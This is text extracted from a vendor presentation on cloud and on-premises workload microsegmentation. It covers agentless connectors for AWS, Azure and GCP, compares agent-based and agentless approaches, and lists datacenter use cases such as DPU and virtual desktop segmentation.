
Protect the workloads – at the workload level!



- Centralized cloud-onboarding experience
 - Cloud connectors
 - Single point of management
- Visibility
 - Near real-time discovery of workloads and labels
 - Flow telemetry via VPC/VNets flow-logs
- Enforcement
 - Security Groups (AWS)
 - Network Security Groups (Azure)
 - Firewall (GCP)


Cloud Service Providers

High Level Architecture



Agentless – AWS

High Level Architecture




Secure Workload

1. Connector authenticates using Public cloud API keys


2. Connector makes API calls to ingest flow logs and discovers workloads/labels from VCPs

3. Programs Security Groups



Agentless – Azure

High Level Architecture




1. Connector authenticates using app keys from Azure

Cloud Connector

Secure Workload


2. Connector makes API calls to ingest flow logs and discover workload/labels from VNets

3. Programs Network Security Groups (NIC)



Agentless – GCP

High Level Architecture




Secure Workload

1. Connector authenticates using service account keys

2. Connector makes API calls to ingest flow logs and discover workload/labels from VPCs

3. Programs GCP firewall rules




Microsegmentation – Approaches

Compare and Contrast

Criteria	Agent	Agentless-Network	Agentless-Cloud	Comments
Form-Factor Coverage (baremetal, VM, container)	●	●	●	Agentless: Limited coverage for containers
OS Dependency	●	●	●	Agent: Dependencies on OS
Network Infrastructure Dependency	●	●	●	Agentless-Network: Dependencies on network
Visibility – Flow (baremetal, VM, container)	●	●	●	Agentless: Limited visibility for containers
Visibility – Runtime (vulnerability, processes, behavior)	●	●	●	Agentless: No visibility
Enforcement (Granularity)	●	●	●	Agentless-Network: Segmentation policies granularity depends on the insertion method and form-factor Agentless-Cloud: Limited granularity for container form-factor
Enforcement (Scalability)	●	●	●	Agentless-Cloud: Number of access control rules limited by Cloud Service Provider
Time to Deploy	●	●	●	Agent: Organizational dependencies


Microsegmentation



Use-Cases


1. Host-Based Agent Microsegmentation
2. Host-Based Agent Virtual Desktop Microsegmentation
3. Host-Based Agentless Microsegmentation with NVIDIA DPU
4. Network-Based Agentless Microsegmentation
 - L2 Firewall Insertion
 - L3 Firewall Insertion
 - ACI Firewall Insertion
 - Native ACI Integration (3.9 patch 2)
 - Load-Balancers Services

On-Prem (DC)



On-Prem Datacenter

Starting point for our journey




PCI, Core and VDI Workloads

Host-Based Microsegmentation – Agent-Based


Host-Based Agent Workload Protection

- **Ideal** for fine-grained segmentation
 - In-depth workload visibility
 - Protection at the workload level
- Suitable for **all personas**
 - Enables delegation of policy controls to **application owners**



PCI, Core and VDI Workloads

Host-Based Microsegmentation – DPU




Host-Based Agentless DPU Microsegmentation

- **Acceptable** for fine-grained segmentation
- Visibility of workload flows
- Protection at the workload level (network)
- Suitable for **all personas**
 - Enables delegation of policy controls to **application owners**

Virtual Desktop Infrastructure

Host-Based Microsegmentation – Virtual Desktops in DC

